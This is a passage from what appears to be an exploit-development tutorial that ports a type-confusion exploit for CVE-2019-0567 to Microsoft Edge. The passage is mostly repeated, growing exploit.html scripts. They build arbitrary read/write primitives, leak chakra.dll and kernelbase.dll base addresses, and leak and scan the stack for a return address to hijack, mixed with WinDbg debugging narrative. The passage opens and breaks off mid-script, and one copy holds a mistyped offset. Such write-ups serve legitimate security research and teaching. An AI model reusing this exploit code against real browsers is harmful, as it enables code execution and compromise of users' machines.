obj.f = 6;
obj.g = 7;
obj.h = 8;
obj.i = 9;
obj.j = 10;

// Create two DataView objects
dataview1 = new DataView(new ArrayBuffer(0x100));
dataview2 = new DataView(new ArrayBuffer(0x100));

// Function to convert to hex for memory addresses
function hex(x) {
    return x.toString(16);
}

// Arbitrary read function
function read64(lo, hi) {
    dataview1.setUint32(0x38, lo, true);        // DataView+0x38 = dataview2->buffer
    dataview1.setUint32(0x3C, hi, true);        // We set this to the memory address we want to read from (4 bytes at a time: e.g. 0x38 and 0x3C)

    // Instead of returning a 64-bit value here, we will create a 32-bit typed array and return the entire away
    // Write primitive requires breaking the 64-bit address up into 2 32-bit values so this allows us an easy way to do this
    var arrayRead = new Uint32Array(0x10);
    arrayRead[0] = dataview2.getInt32(0x0, true);   // 4-byte arbitrary read
    arrayRead[1] = dataview2.getInt32(0x4, true);   // 4-byte arbitrary read

    // Return the array
    return arrayRead;
}

// Arbitrary write function
function write64(lo, hi, valLo, valHi) {
    dataview1.setUint32(0x38, lo, true);        // DataView+0x38 = dataview2->buffer
    dataview1.setUint32(0x3C, hi, true);        // We set this to the memory address we want to write to (4 bytes at a time: e.g. 0x38 and 0x3C)

    // Perform the write with our 64-bit value (broken into two 4 bytes values, because of JavaScript)
    dataview2.setUint32(0x0, valLo, true);       // 4-byte arbitrary write
    dataview2.setUint32(0x4, valHi, true);       // 4-byte arbitrary write
}

// Function used to set prototype on tmp function to cause type transition on o object
function opt(o, proto, value) {
    o.b = 1;

    let tmp = {__proto__: proto};

    o.a = value;
}

// main function
function main() {
    for (let i = 0; i < 2000; i++) {
        let o = {a: 1, b: 2};
        opt(o, {}, {});
    }

    let o = {a: 1, b: 2};

    opt(o, o, obj);     // Instead of supplying 0x1234, we are supplying our obj

    // Corrupt obj->auxSlots with the address of the first DataView object
    o.c = dataview1;

    // Corrupt dataview1->buffer with the address of the second DataView object
    obj.h = dataview2;

    // dataview1 methods act on dataview2 object
    // Since vftable is located from 0x0 - 0x8 in dataview2, we can simply just retrieve it without going through our read64() function
    vtableLo = dataview1.getUint32(0x0, true);
    vtableHigh = dataview1.getUint32(0x4, true);

    // Extract dataview2->type (located 0x8 - 0x10) so we can follow the chain of pointers to leak a stack address via...
    // ... type->javascriptLibrary->scriptContext->threadContext
    typeLo = dataview1.getUint32(0x8, true);
    typeHigh = dataview1.getUint32(0xC, true);

    // Print update
    document.write("[+] DataView object 2 leaked vtable from chakra.dll: 0x" + hex(vtableHigh) + hex(vtableLo));
    document.write("<br>");

    // Store the base of chakra.dll
    chakraLo = vtableLo - 0x5d0bf8;
    chakraHigh = vtableHigh;

    // Print update
    document.write("[+] chakra.dll base address: 0x" + hex(chakraHigh) + hex(chakraLo));
    document.write("<br>");
}
</script>
After computing the base address of chakra.dll the next thing we need to do is, as shown in part two, leak an import address table (IAT) entry that points to kernel32.dll (in this case kernelbase.dll, which contains all of the functionality of kernel32.dll).

Using the same debugging session, or a new one if you prefer (following the aforementioned steps to locate the content process), we can locate the IAT for chakra.dll with the !dh command.
If we dive a bit deeper into the IAT, we can see there are several pointers to kernelbase.dll, which contains many of the important APIs such as VirtualProtect we need to bypass DEP and ACG. Specifically, for our exploit, we will go ahead and extract the pointer to kernelbase!DuplicateHandle as our kernelbase.dll leak, as we will need this API in the future for our ACG bypass.
What this means is that we can use our read primitive to read what chakra_base+0x5ee2b8 points to (which is a pointer into kernelbase.dll). We then can compute the base address of kernelbase.dll by subtracting the offset to DuplicateHandle from the base of kernelbase.dll in the debugger.
We now know that DuplicateHandle is 0x18de0 bytes away from kernelbase.dll’s base address. Armed with the following information, we can update exploit.html as follows and detonate it.

<button onclick="main()">Click me to exploit CVE-2019-0567!</button>

<script>
// CVE-2019-0567: Microsoft Edge Type Confusion
// Author: Connor McGarr (@33y0re)

// Creating object obj
// Properties are stored via auxSlots since properties weren't declared inline
obj = {}
obj.a = 1;
obj.b = 2;
obj.c = 3;
obj.d = 4;
obj.e = 5;
obj.f = 6;
obj.g = 7;
obj.h = 8;
obj.i = 9;
obj.j = 10;

// Create two DataView objects
dataview1 = new DataView(new ArrayBuffer(0x100));
dataview2 = new DataView(new ArrayBuffer(0x100));

// Function to convert to hex for memory addresses
function hex(x) {
    return x.toString(16);
}

// Arbitrary read function
function read64(lo, hi) {
    dataview1.setUint32(0x38, lo, true);        // DataView+0x38 = dataview2->buffer
    dataview1.setUint32(0x3C, hi, true);        // We set this to the memory address we want to read from (4 bytes at a time: e.g. 0x38 and 0x3C)

    // Instead of returning a 64-bit value here, we will create a 32-bit typed array and return the entire away
    // Write primitive requires breaking the 64-bit address up into 2 32-bit values so this allows us an easy way to do this
    var arrayRead = new Uint32Array(0x10);
    arrayRead[0] = dataview2.getInt32(0x0, true);   // 4-byte arbitrary read
    arrayRead[1] = dataview2.getInt32(0x4, true);   // 4-byte arbitrary read

    // Return the array
    return arrayRead;
}

// Arbitrary write function
function write64(lo, hi, valLo, valHi) {
    dataview1.setUint32(0x38, lo, true);        // DataView+0x38 = dataview2->buffer
    dataview1.setUint32(0x3C, hi, true);        // We set this to the memory address we want to write to (4 bytes at a time: e.g. 0x38 and 0x3C)

    // Perform the write with our 64-bit value (broken into two 4 bytes values, because of JavaScript)
    dataview2.setUint32(0x0, valLo, true);       // 4-byte arbitrary write
    dataview2.setUint32(0x4, valHi, true);       // 4-byte arbitrary write
}

// Function used to set prototype on tmp function to cause type transition on o object
function opt(o, proto, value) {
    o.b = 1;

    let tmp = {__proto__: proto};

    o.a = value;
}

// main function
function main() {
    for (let i = 0; i < 2000; i++) {
        let o = {a: 1, b: 2};
        opt(o, {}, {});
    }

    let o = {a: 1, b: 2};

    opt(o, o, obj);     // Instead of supplying 0x1234, we are supplying our obj

    // Corrupt obj->auxSlots with the address of the first DataView object
    o.c = dataview1;

    // Corrupt dataview1->buffer with the address of the second DataView object
    obj.h = dataview2;

    // dataview1 methods act on dataview2 object
    // Since vftable is located from 0x0 - 0x8 in dataview2, we can simply just retrieve it without going through our read64() function
    vtableLo = dataview1.getUint32(0x0, true);
    vtableHigh = dataview1.getUint32(0x4, true);

    // Extract dataview2->type (located 0x8 - 0x10) so we can follow the chain of pointers to leak a stack address via...
    // ... type->javascriptLibrary->scriptContext->threadContext
    typeLo = dataview1.getUint32(0x8, true);
    typeHigh = dataview1.getUint32(0xC, true);

    // Print update
    document.write("[+] DataView object 2 leaked vtable from chakra.dll: 0x" + hex(vtableHigh) + hex(vtableLo));
    document.write("<br>");

    // Store the base of chakra.dll
    chakraLo = vtableLo - 0x5d0bf8;
    chakraHigh = vtableHigh;

    // Print update
    document.write("[+] chakra.dll base address: 0x" + hex(chakraHigh) + hex(chakraLo));
    document.write("<br>");

    // Leak a pointer to kernelbase.dll (KERNELBASE!DuplicateHandle) from the IAT of chakra.dll
    // chakra+0x5ee2b8 points to KERNELBASE!DuplicateHandle
    kernelbaseLeak = read64(chakraLo+0x5ee2b8, chakraHigh);

    // KERNELBASE!DuplicateHandle is 0x18de0 away from kernelbase.dll's base address
    kernelbaseLo = kernelbaseLeak[0]-0x18de0;
    kernelbaseHigh = kernelbaseLeak[1];

    // Store the pointer to KERNELBASE!DuplicateHandle (needed for our ACG bypass) into a more aptly named variable
    var duplicateHandle = new Uint32Array(0x4);
    duplicateHandle[0] = kernelbaseLeak[0];
    duplicateHandle[1] = kernelbaseLeak[1];

    // Print update
    document.write("[+] kernelbase.dll base address: 0x" + hex(kernelbaseHigh) + hex(kernelbaseLo));
    document.write("<br>");
}
</script>
We are now almost done porting our exploit primitives to Edge from ChakraCore. As we can recall from our ChakraCore exploit, the last thing we need to do now is leak a stack address/the stack in order to bypass CFG for control-flow hijacking and code execution.

Recall that this information derives from this Google Project Zero issue. As we can recall with our ChakraCore exploit, we computed these offsets in WinDbg and determined that ChakraCore leveraged slightly different offsets. However, since we are now targeting Edge, we can update the offsets to those mentioned by Ivan Fratric in this issue.

However, even though the type->scriptContext->threadContext offsets will be the ones mentioned in the Project Zero issue, the stack address offset is slightly different. We will go ahead and debug this with alert() statements.

We know we have to leak a type pointer (which we already have stored in exploit.html the same way as part two of this blog series) in order to leak a stack address. Let’s update our exploit.html with a few items to aid in our debugging for leaking a stack address.

<button onclick="main()">Click me to exploit CVE-2019-0567!</button>

<script>
// CVE-2019-0567: Microsoft Edge Type Confusion
// Author: Connor McGarr (@33y0re)

// Creating object obj
// Properties are stored via auxSlots since properties weren't declared inline
obj = {}
obj.a = 1;
obj.b = 2;
obj.c = 3;
obj.d = 4;
obj.e = 5;
obj.f = 6;
obj.g = 7;
obj.h = 8;
obj.i = 9;
obj.j = 10;

// Create two DataView objects
dataview1 = new DataView(new ArrayBuffer(0x100));
dataview2 = new DataView(new ArrayBuffer(0x100));

// Function to convert to hex for memory addresses
function hex(x) {
    return x.toString(16);
}

// Arbitrary read function
function read64(lo, hi) {
    dataview1.setUint32(0x38, lo, true);        // DataView+0x38 = dataview2->buffer
    dataview1.setUint32(0x3C, hi, true);        // We set this to the memory address we want to read from (4 bytes at a time: e.g. 0x38 and 0x3C)

    // Instead of returning a 64-bit value here, we will create a 32-bit typed array and return the entire away
    // Write primitive requires breaking the 64-bit address up into 2 32-bit values so this allows us an easy way to do this
    var arrayRead = new Uint32Array(0x10);
    arrayRead[0] = dataview2.getInt32(0x0, true);   // 4-byte arbitrary read
    arrayRead[1] = dataview2.getInt32(0x4, true);   // 4-byte arbitrary read

    // Return the array
    return arrayRead;
}

// Arbitrary write function
function write64(lo, hi, valLo, valHi) {
    dataview1.setUint32(0x38, lo, true);        // DataView+0x38 = dataview2->buffer
    dataview1.setUint32(0x3C, hi, true);        // We set this to the memory address we want to write to (4 bytes at a time: e.g. 0x38 and 0x3C)

    // Perform the write with our 64-bit value (broken into two 4 bytes values, because of JavaScript)
    dataview2.setUint32(0x0, valLo, true);       // 4-byte arbitrary write
    dataview2.setUint32(0x4, valHi, true);       // 4-byte arbitrary write
}

// Function used to set prototype on tmp function to cause type transition on o object
function opt(o, proto, value) {
    o.b = 1;

    let tmp = {__proto__: proto};

    o.a = value;
}

// main function
function main() {
    for (let i = 0; i < 2000; i++) {
        let o = {a: 1, b: 2};
        opt(o, {}, {});
    }

    let o = {a: 1, b: 2};

    opt(o, o, obj);     // Instead of supplying 0x1234, we are supplying our obj

    // Corrupt obj->auxSlots with the address of the first DataView object
    o.c = dataview1;

    // Corrupt dataview1->buffer with the address of the second DataView object
    obj.h = dataview2;

    // dataview1 methods act on dataview2 object
    // Since vftable is located from 0x0 - 0x8 in dataview2, we can simply just retrieve it without going through our read64() function
    vtableLo = dataview1.getUint32(0x0, true);
    vtableHigh = dataview1.getUint32(0x4, true);

    // Extract dataview2->type (located 0x8 - 0x10) so we can follow the chain of pointers to leak a stack address via...
    // ... type->javascriptLibrary->scriptContext->threadContext
    typeLo = dataview1.getUint32(0x8, true);
    typeHigh = dataview1.getUint32(0xC, true);

    // Print update
    document.write("[+] DataView object 2 leaked vtable from chakra.dll: 0x" + hex(vtableHigh) + hex(vtableLo));
    document.write("<br>");

    // Store the base of chakra.dll
    chakraLo = vtableLo - 0x5d0bf8;
    chakraHigh = vtableHigh;

    // Print update
    document.write("[+] chakra.dll base address: 0x" + hex(chakraHigh) + hex(chakraLo));
    document.write("<br>");

    // Leak a pointer to kernelbase.dll (KERNELBASE!DuplicateHandle) from the IAT of chakra.dll
    // chakra+0x5ee2b8 points to KERNELBASE!DuplicateHandle
    kernelbaseLeak = read64(chakraLo+0x5ee2b8, chakraHigh);

    // KERNELBASE!DuplicateHandle is 0x18de0 away from kernelbase.dll's base address
    kernelbaseLo = kernelbaseLeak[0]-x18de0;
    kernelbaseHigh = kernelbaseLeak[1];

    // Store the pointer to KERNELBASE!DuplicateHandle (needed for our ACG bypass) into a more aptly named variable
    var duplicateHandle = new Uint32Array(0x4);
    duplicateHandle[0] = kernelbaseLeak[0];
    duplicateHandle[1] = kernelbaseLeak[1];

    // Print update
    document.write("[+] kernelbase.dll base address: 0x" + hex(kernelbaseHigh) + hex(kernelbaseLo));
    document.write("<br>");

    // ---------------------------------------------------------------------------------------------

    // Print update with our type pointer
    document.write("[+] type pointer: 0x" + hex(typeHigh) + hex(typeLo));
    document.write("<br>");

    // Spawn an alert dialogue to pause execution
    alert("DEBUG");
}
</script>

As we can see, we have added a document.write() call to print out the address of our type pointer (from which we will leak a stack address) and then we also added an alert() call to create an “alert” dialogue. Since JavaScript will use temporary virtual memory (e.g. memory that isn’t really backed by disk in the form of a 0x7fff address that is backed by a loaded DLL) for objects, this address is only “consistent” for the duration of the process. Think of this in terms of ASLR - when, on Windows, you reboot the system, you can expect images to be loaded at different addresses. This is synonymous with the longevity of the address/address space used for JavaScript objects, except that it is on a “per-script basis” and not a per-boot basis (“per-script” basis is a made-up word by myself to represent the fact the address of a JavaScript object will change after each time the JavaScript code is ran). This is the reason we have the document.write() call and alert() call. The document.write() call will give us the address of our type object, and the alert() dialogue will actually work, in essence, like a breakpoint in that it will pause execution of JavaScript, HTML, or CSS code until the “alert” dialogue has been dealt with. In other words, the JavaScript code cannot be fully executed until the dialogue is dealt with, meaning all of the JavaScript code is loaded into the content process and cannot be released until it is dealt with. This will allow us examine the type pointer before it goes out of scope, and so we can examine it. We will use this same “setup” (e.g. alert() calls) to our advantage in debugging in the future.

If we run our exploit two separate times, we can confirm our theory about the type pointer changing addresses each time the JavaScript executes
Now, for “real” this time, let’s open up exploit.html in Edge and click the Click me to exploit CVE-2019-0567 button. This should bring up our “alert” dialogue.
As we can see, the type pointer is located at 0x1ca40d69100 (note you won’t be able to use copy and paste with the dialogue available, so you will have to manually type this value). Now that we know the address of the type pointer, we can use Process Hacker to locate our content process.
As we can see, the content process which uses the most RAM is PID 6464. This is our content process, where our exploit is currently executing (although paused). We now can use WinDbg to attach to the process and examine the memory contents of 0x1ca40d69100.
After inspecting the memory contents, we can confirm that this is a valid address - meaning our type pointer hasn’t gone out of scope! Although a bit of an arduous process, this is how we can successfully debug Edge for our exploit development!

Using the Project Zero issue as a guide, and leveraging the process outlined in part two of this blog series, we can talk various pointers within this structure to fetch a stack address!
The Google Project Zero issue explains that we essentially can just walk the type pointer to extract a ScriptContext structure which, in turn, contains ThreadContext. The ThreadContext structure is responsible, as we have seen, for storing various stack addresses. Here are the offsets:

  1. type + 0x8 = JavaScriptLibrary
  2. JavaScriptLibrary + 0x430 = ScriptContext
  3. ScriptContext + 0x5c0 = ThreadContext

In our case, the ThreadContext structure is located at 0x1ca3d72a000.
Previously, we leaked the stackLimitForCurrentThread member of ThreadContext, which gave us essentially the stack limit for the exploiting thread. However, take a look at this address within Edge (located at ThreadContext + 0x4f0)
If we try to examine the memory contents of this address, we can see they are not committed to memory. This obviously means this address doesn’t fall within the bounds of the TEB’s known stack address(es) for our current thread.
As we can recall from part two, this was also the case. However, in ChakraCore, we could compute the offset from the leaked stackLimitForCurrentThread consistently between exploit attempts. Let’s compute the distance from our leaked stackLimitForCurrentThread with the actual stack limit from the TEB.
Here, at this point in the exploit, the leaked stack address is 0x1cf0000 bytes away from the actual stack limit we leaked via the TEB. Let’s exit out of WinDbg and re-run our exploit, while also leaking our stack address within WinDbg.

Our type pointer is located at 0x157acb19100.
After attaching Edge to WinDbg and walking the type object, we can see our leaked stack address via stackLimitForCurrentThread.
As we can see above, when computing the offset, our offset has changed to being 0x1c90000 bytes away from the actual stack limit. This poses a problem for us, as we cannot reliable compute the offset to the stack limit. Since the stack limit saved in the ThreadContext structure (stackForCurrentThreadLimit) is not committed to memory, we will actually get an access violation when attempting to dereference this memory. This means our exploit would be killed, meaning we also can’t “guess” the offset if we want our exploit to be reliable.

Before I pose the solution, I wanted to touch on something I first tried. Within the ThreadContext structure, there is a global variable named globalListFirst. This seems to be a linked-list within a ThreadContext structure which is used to track other instances of a ThreadContext structure. At an offset of 0x10 within this list (consistently, I found, in every attempt I made) there is actually a pointer to the heap.
Since it is possible via stackLimitForCurrentThread to at least leak an address around the current stack limit (with the upper 32-bits being the same across all stack addresses), and although there is a degree of variance between the offset from stackLimitForCurrentThread and the actual current stack limit (around 0x1cX0000 bytes as we saw between our two stack leak attempts), I used my knowledge of the heap to do the following:

  1. Leak the heap from chakra!ThreadContext::globalListFirst
  2. Using the read primitive, scan the heap for any stack addresses that are greater than the leaked stack address from stackLimitForCurrentThread

I found that about 50-60% of the time I could reliably leak a stack address from the heap. From there, about 50% of the time the stack address that was leaked from the heap was committed to memory. However, there was a varying degree of “failing” - meaning I would often get an access violation on the leaked stack address from the heap. Although I was only succeeding in about half of the exploit attempts, this is significantly greater than trying to “guess” the offset from the stackLimitForCurrenThread. However, after I got frustrated with this, I saw there was a much easier approach.

The reason why I didn’t take this approach earlier, is because the stackLimitForCurrentThread seemed to be from a thread stack which was no longer in memory. This can be seen below.
Looking at the above image, we can see only one active thread has a stack address that is anywhere near stackLimitForCurrentThread. However, if we look at the TEB for the single thread, the stack address we are leaking doesn’t fall anywhere within that range. This was disheartening for me, as I assumed any stack address I leaked from this ThreadContext structure was from a thread which was no longer active and, thus, its stack address space being decommitted. However, in the Google Project Zero issue - stackLimitForCurrentThread wasn’t the item leaked, it was leafInterpreterFrame. Since I had enjoyed success with stackLimitForCurrentThread in part two of this blog series, it didn’t cross my mind until much later to investigate this specific member.

If we take a look at the ThreadContext structure, we can see that at offset 0x8f0 that there is a stack address.
In fact, we can see two stack addresses. Both of them are committed to memory, as well!
If we compare this to Ivan’s findings in the Project Zero issue, we can see that he leaks two stack addresses at offset 0x8a0 and 0x8a8, just like we have leaked them at 0x8f0 and 0x8f8. We can therefore infer that these are the same stack addresses from the leafInterpreter member of ThreadContext, and that we are likely on a different version of Windows that Ivan, which likely means a different version of Edge and, thus, the slight difference in offset. For our exploit, you can choose either of these addresses. I opted for ThreadContext + 0x8f8.

Additionally, if we look at the address itself (0x1c2affaf60), we can see that this address doesn’t reside within the current thread.
However, we can clearly see that not only is this thread committed to memory, it is within the known bounds of another thread’s TEB tracking of the stack (note that the below diagram is confusing because the columns are unaligned. We are outlining the stack base and limit).
This means we can reliably locate a stack address for a currently executing thread! It is perfectly okay if we end up hijacking a return address within another thread because as we have the ability to read/write anywhere within the process space, and because the level of “private” address space Windows uses is on a per-process basis, we can still hijack any thread from the current process. In essence, it is perfectly valid to corrupt a return address on another thread to gain code execution. The “lower level details” are abstracted away from us when it comes to this concept, because regardless of what return address we overwrite, or when the thread terminates, it will have to return control-flow somewhere in memory. Since threads are constantly executing functions, we know that at some point the thread we are dealing with will receive priority for execution and the return address will be executed. If this makes no sense, do not worry. Our concept hasn’t changed in terms of overwriting a return address (be it in the current thread or another thread). We are not changing anything, from a foundational perspective, in terms of our stack leak and return address corruption between this blog post and part two of this blog series.

With that being said, here is how our exploit now looks with our stack leak.

<button onclick="main()">Click me to exploit CVE-2019-0567!</button>

<script>
// CVE-2019-0567: Microsoft Edge Type Confusion
// Author: Connor McGarr (@33y0re)

// Creating object obj
// Properties are stored via auxSlots since properties weren't declared inline
obj = {}
obj.a = 1;
obj.b = 2;
obj.c = 3;
obj.d = 4;
obj.e = 5;
obj.f = 6;
obj.g = 7;
obj.h = 8;
obj.i = 9;
obj.j = 10;

// Create two DataView objects
dataview1 = new DataView(new ArrayBuffer(0x100));
dataview2 = new DataView(new ArrayBuffer(0x100));

// Function to convert to hex for memory addresses
function hex(x) {
    return x.toString(16);
}

// Arbitrary read function
function read64(lo, hi) {
    dataview1.setUint32(0x38, lo, true);        // DataView+0x38 = dataview2->buffer
    dataview1.setUint32(0x3C, hi, true);        // We set this to the memory address we want to read from (4 bytes at a time: e.g. 0x38 and 0x3C)

    // Instead of returning a 64-bit value here, we will create a 32-bit typed array and return the entire away
    // Write primitive requires breaking the 64-bit address up into 2 32-bit values so this allows us an easy way to do this
    var arrayRead = new Uint32Array(0x10);
    arrayRead[0] = dataview2.getInt32(0x0, true);   // 4-byte arbitrary read
    arrayRead[1] = dataview2.getInt32(0x4, true);   // 4-byte arbitrary read

    // Return the array
    return arrayRead;
}

// Arbitrary write function
function write64(lo, hi, valLo, valHi) {
    dataview1.setUint32(0x38, lo, true);        // DataView+0x38 = dataview2->buffer
    dataview1.setUint32(0x3C, hi, true);        // We set this to the memory address we want to write to (4 bytes at a time: e.g. 0x38 and 0x3C)

    // Perform the write with our 64-bit value (broken into two 4 bytes values, because of JavaScript)
    dataview2.setUint32(0x0, valLo, true);       // 4-byte arbitrary write
    dataview2.setUint32(0x4, valHi, true);       // 4-byte arbitrary write
}

// Function used to set prototype on tmp function to cause type transition on o object
function opt(o, proto, value) {
    o.b = 1;

    let tmp = {__proto__: proto};

    o.a = value;
}

// main function
function main() {
    for (let i = 0; i < 2000; i++) {
        let o = {a: 1, b: 2};
        opt(o, {}, {});
    }

    let o = {a: 1, b: 2};

    opt(o, o, obj);     // Instead of supplying 0x1234, we are supplying our obj

    // Corrupt obj->auxSlots with the address of the first DataView object
    o.c = dataview1;

    // Corrupt dataview1->buffer with the address of the second DataView object
    obj.h = dataview2;

    // dataview1 methods act on dataview2 object
    // Since vftable is located from 0x0 - 0x8 in dataview2, we can simply just retrieve it without going through our read64() function
    vtableLo = dataview1.getUint32(0x0, true);
    vtableHigh = dataview1.getUint32(0x4, true);

    // Extract dataview2->type (located 0x8 - 0x10) so we can follow the chain of pointers to leak a stack address via...
    // ... type->javascriptLibrary->scriptContext->threadContext
    typeLo = dataview1.getUint32(0x8, true);
    typeHigh = dataview1.getUint32(0xC, true);

    // Print update
    document.write("[+] DataView object 2 leaked vtable from chakra.dll: 0x" + hex(vtableHigh) + hex(vtableLo));
    document.write("<br>");

    // Store the base of chakra.dll
    chakraLo = vtableLo - 0x5d0bf8;
    chakraHigh = vtableHigh;

    // Print update
    document.write("[+] chakra.dll base address: 0x" + hex(chakraHigh) + hex(chakraLo));
    document.write("<br>");

    // Leak a pointer to kernelbase.dll (KERNELBASE!DuplicateHandle) from the IAT of chakra.dll
    // chakra+0x5ee2b8 points to KERNELBASE!DuplicateHandle
    kernelbaseLeak = read64(chakraLo+0x5ee2b8, chakraHigh);

    // KERNELBASE!DuplicateHandle is 0x18de0 away from kernelbase.dll's base address
    kernelbaseLo = kernelbaseLeak[0]-0x18de0;
    kernelbaseHigh = kernelbaseLeak[1];

    // Store the pointer to KERNELBASE!DuplicateHandle (needed for our ACG bypass) into a more aptly named variable
    var duplicateHandle = new Uint32Array(0x4);
    duplicateHandle[0] = kernelbaseLeak[0];
    duplicateHandle[1] = kernelbaseLeak[1];

    // Print update
    document.write("[+] kernelbase.dll base address: 0x" + hex(kernelbaseHigh) + hex(kernelbaseLo));
    document.write("<br>");

    // Print update with our type pointer
    document.write("[+] type pointer: 0x" + hex(typeHigh) + hex(typeLo));
    document.write("<br>");

    // Arbitrary read to get the javascriptLibrary pointer (offset of 0x8 from type)
    javascriptLibrary = read64(typeLo+8, typeHigh);

    // Arbitrary read to get the scriptContext pointer (offset 0x450 from javascriptLibrary. Found this manually)
    scriptContext = read64(javascriptLibrary[0]+0x430, javascriptLibrary[1])

    // Arbitrary read to get the threadContext pointer (offset 0x3b8)
    threadContext = read64(scriptContext[0]+0x5c0, scriptContext[1]);

    // Leak a pointer to a pointer on the stack from threadContext at offset 0x8f0
    // https://bugs.chromium.org/p/project-zero/issues/detail?id=1360
    // Offsets are slightly different (0x8f0 and 0x8f8 to leak stack addresses)
    stackleakPointer = read64(threadContext[0]+0x8f8, threadContext[1]);

    // Print update
    document.write("[+] Leaked stack address! type->javascriptLibrary->scriptContext->threadContext->leafInterpreterFrame: 0x" + hex(stackleakPointer[1]) + hex(stackleakPointer[0]));
    document.write("<br>");
}
</script>

After running our exploit, we can see that we have successfully leaked a stack address.
From our experimenting earlier, the offsets between the leaked stack addresses have a certain degree of variance between script runs. Because of this, there is no way for us to compute the base and limit of the stack with our leaked address, as the offset is set to change. Because of this, we will forgo the process of computing the stack limit. Instead, we will perform our stack scanning for return addresses from the address we have currently leaked. Let’s recall a previous image outlining the stack limit of the thread where we leaked a stack address at the time of the leak.

As we can see, we are towards the base of the stack. Since the stack grows “downwards”, as we can see with the stack base being located at a higher address than the actual stack limit, we will do our scanning in “reverse” order, in comparison to part two. For our purposes, we will do stack scanning by starting at our leaked stack address and traversing backwards towards the stack limit (which is the highest, technically “lowest” address the stack can grow towards).

We already outlined in part two of this blog post the methodology I used in terms of leaking a return address to corrupt. As mentioned then, the process is as follows:

  1. Traverse the stack using read primitive
  2. Print out all contents of the stack that are possible to read
  3. Look for anything starting with 0x7fff, meaning an address from a loaded module like chakra.dll
  4. Disassemble the address to see if it is an actual return address

While omitting much of the code from our full exploit, a stack scan would look like this (a scan used just to print out return addresses):

(...)truncated(...)

// Leak a pointer to a pointer on the stack from threadContext at offset 0x8f0
// https://bugs.chromium.org/p/project-zero/issues/detail?id=1360
// Offsets are slightly different (0x8f0 and 0x8f8 to leak stack addresses)
stackleakPointer = read64(threadContext[0]+0x8f8, threadContext[1]);

// Print update
document.write("[+] Leaked stack address! type->javascriptLibrary->scriptContext->threadContext->leafInterpreterFrame: 0x" + hex(stackleakPointer[1]) + hex(stackleakPointer[0]));
document.write("<br>");

// Counter variable
let counter = 0x6000;

// Loop
while (counter != 0)
{
    // Store the contents of the stack
    tempContents = read64(stackleakPointer[0]+counter, stackleakPointer[1]);

    // Print update
    document.write("[+] Stack address 0x" + hex(stackleakPointer[1]) + hex(stackleakPointer[0]+counter) + " contains: 0x" + hex(tempContents[1]) + hex(tempContents[0]));
    document.write("<br>");

    // Decrement the counter
    // This is because the leaked stack address is near the stack base so we need to traverse backwards towards the stack limit
    counter -= 0x8;
}

As we can see above, we do this in “reverse” order of our ChakraCore exploit in part two. Since we don’t have the luxury of already knowing where the stack limit is, which is the “last” address that can be used by that thread’s stack, we can’t just traverse the stack by incrementing. Instead, since we are leaking an address towards the “base” of the stack, we have to decrement (since the stack grows downwards) towards the stack limit.

In other words, less technically, we have leaked somewhere towards the “bottom” of the stack and we want to walk towards the “top of the stack” in order to scan for return addresses. You’ll notice a few things about the previous code, the first being the arbitrary 0x6000 number. This number was found by trial and error. I started with 0x1000 and ran the loop to see if the exploit crashed. I kept incrementing the number until a crash started to ensue. A crash in this case refers to the fact we are likely reading from decommitted memory, meaning we will cause an access violation. The “gist” of this is to basically see how many bytes you can read without crashing, and those are the return addresses you can choose from. Here is how our output looks.
As we start to scroll down through the output, we can clearly see some return address starting to bubble up!
Since I already mentioned the “trial and error” approach in part two, which consists of overwriting a return address (after confirming it is one) and seeing if you end up controlling the instruction pointer by corrupting it, I won’t show this process here again. Just know, as mentioned, that this is just a matter of trial and error (in terms of my approach). The return address that I found worked best for me was chakra!Js::JavascriptFunction::CallFunction<1>+0x83 (again there is no “special” way to find it. I just started corrupting return address with 0x4141414141414141 and seeing if I caused an access violation with RIP being controlled to by the value 0x4141414141414141, or RSP being pointed to by this value at the time of the access violation).

This value can be seen in the stack leaking contents.
Why did I choose this return address? Again, it was an arduous process taking every stack address and overwriting it until one consistently worked. Additionally, a little less anecdotally, the symbol for this return address is with a function quite literally called CallFunction, which means its likely responsible for executing a function call of interpreted JavaScript. Because of this, we know a function will execute its code and then hand execution back to the caller via the return address. It is likely that this piece of code will be executed (the return address) since it is responsible for calling a function. However, there are many other options that you could choose from.

<button onclick="main()">Click me to exploit CVE-2019-0567!</button>

<script>
// CVE-2019-0567: Microsoft Edge Type Confusion
// Author: Connor McGarr (@33y0re)

// Creating object obj
// Properties are stored via auxSlots since properties weren't declared inline
obj = {}
obj.a = 1;
obj.b = 2;
obj.c = 3;
obj.d = 4;
obj.e = 5;
obj.f = 6;
obj.g = 7;
obj.h = 8;
obj.i = 9;
obj.j = 10;

// Create two DataView objects
dataview1 = new DataView(new ArrayBuffer(0x100));
dataview2 = new DataView(new ArrayBuffer(0x100));

// Function to convert to hex for memory addresses
function hex(x) {
    return x.toString(16);
}

// Arbitrary read function
function read64(lo, hi) {
    dataview1.setUint32(0x38, lo, true);        // DataView+0x38 = dataview2->buffer
    dataview1.setUint32(0x3C, hi, true);        // We set this to the memory address we want to read from (4 bytes at a time: e.g. 0x38 and 0x3C)

    // Instead of returning a 64-bit value here, we will create a 32-bit typed array and return the entire away
    // Write primitive requires breaking the 64-bit address up into 2 32-bit values so this allows us an easy way to do this
    var arrayRead = new Uint32Array(0x10);
    arrayRead[0] = dataview2.getInt32(0x0, true);   // 4-byte arbitrary read
    arrayRead[1] = dataview2.getInt32(0x4, true);   // 4-byte arbitrary read

    // Return the array
    return arrayRead;
}

// Arbitrary write function
function write64(lo, hi, valLo, valHi) {
    dataview1.setUint32(0x38, lo, true);        // DataView+0x38 = dataview2->buffer
    dataview1.setUint32(0x3C, hi, true);        // We set this to the memory address we want to write to (4 bytes at a time: e.g. 0x38 and 0x3C)

    // Perform the write with our 64-bit value (broken into two 4 bytes values, because of JavaScript)
    dataview2.setUint32(0x0, valLo, true);       // 4-byte arbitrary write
    dataview2.setUint32(0x4, valHi, true);       // 4-byte arbitrary write
}

// Function used to set prototype on tmp function to cause type transition on o object
function opt(o, proto, value) {
    o.b = 1;

    let tmp = {__proto__: proto};

    o.a = value;
}

// main function
function main() {
    for (let i = 0; i < 2000; i++) {
        let o = {a: 1, b: 2};
        opt(o, {}, {});
    }

    let o = {a: 1, b: 2};

    opt(o, o, obj);     // Instead of supplying 0x1234, we are supplying our obj

    // Corrupt obj->auxSlots with the address of the first DataView object
    o.c = dataview1;

    // Corrupt dataview1->buffer with the address of the second DataView object
    obj.h = dataview2;

    // dataview1 methods act on dataview2 object
    // Since vftable is located from 0x0 - 0x8 in dataview2, we can simply just retrieve it without going through our read64() function
    vtableLo = dataview1.getUint32(0x0, true);
    vtableHigh = dataview1.getUint32(0x4, true);

